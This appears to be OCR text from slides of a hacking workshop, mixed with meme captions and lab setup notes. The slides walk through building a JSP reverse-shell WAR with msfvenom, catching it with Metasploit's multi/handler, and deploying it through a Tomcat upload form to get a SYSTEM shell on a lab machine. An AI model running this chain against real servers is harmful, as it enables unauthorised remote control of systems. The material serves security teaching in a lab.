
-f war > shell.war


root@kali: ~
File Edit View Search Terminal Help
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 10.10.12.81 netmask 255.255.252.0 destination 10.10.12.81
inet6 dead:beef:2::104f prefixlen 64 scopeid 0x0<global>
inet6 fe80::d657:a8c9:2600:f2f7 prefixlen 64 scopeid 0x20<link>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 100
(UNSPEC)
RX packets 259 bytes 223108 (217.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 281 bytes 22765 (22.2 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.12.81 LPORT=1338
-f war > shell.war
Payload size: 1089 bytes
Final size of war file: 1089 bytes
root@kali:~#


HELLO??
CAN YOU HEAR ME?
memegenerator.net


OMU
HACKERS

msfconsole


root@kali: ~
File Edit View Search Terminal Help
|@@@@ @@@ @ .
' @@@ @@ @@ ,
`.@@@@ @@ .
',@@ @ ;
(3 C) /|___ / Metasploit! \
;@'. __*__,." \|--- _____/
'(.,....."/
=[metasploit v4.17.3-dev]
+ -- --=[1795 exploits - 1019 auxiliary - 310 post]
+ -- --=[538 payloads - 41 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >


use exploit/multi/handler


set PAYLOAD java/jsp_shell_reverse_tcp


set LHOST 1.1.1.1

set LPORT 1338

exploit


root@kali: ~
File Edit View Search Terminal Help
msf exploit(multi/handler) > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD java/jsp_shell_reverse_tcp
PAYLOAD => java/jsp_shell_reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.12.81
lhost => 10.10.12.81
msf exploit(multi/handler) > set lport 1338
lport => 1338
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.12.81:1338


Cancel
File Upload
Open
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
root
Name
Size
Modified
Desktop
21 Aug
Documents
21 Aug
Downloads
16:04
Music
21 Aug
Pictures
Yesterday
Public
21 Aug
shell.war
1.1 kB
16:43
Templates
21 Aug
All Files
WAR file to upload
Browse...
No file selected.
Deploy


root@kali: ~
File Edit View Search Terminal Help
lport => 1338
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.12.81:1338
[*] Command shell session 1 opened (10.10.12.81:1338 -> 10.10.10.95:4
9209) at 2018-10-09 17:21:16 -0400
whoami
whoami
nt authority\system
C:\apache-tomcat-7.0.88>


HACKERMAN

Environment Setup

BY OFFENSIVE SECURITY


vmware


ORACLE
VirtualBox


DMU
HACKERS


ova


OMU
HACKERS

Hackable VM + Kali Setup

Username: root

Password: toor

VMs Download IP:


I'LL GO, AND
HAVE
ONE DRINK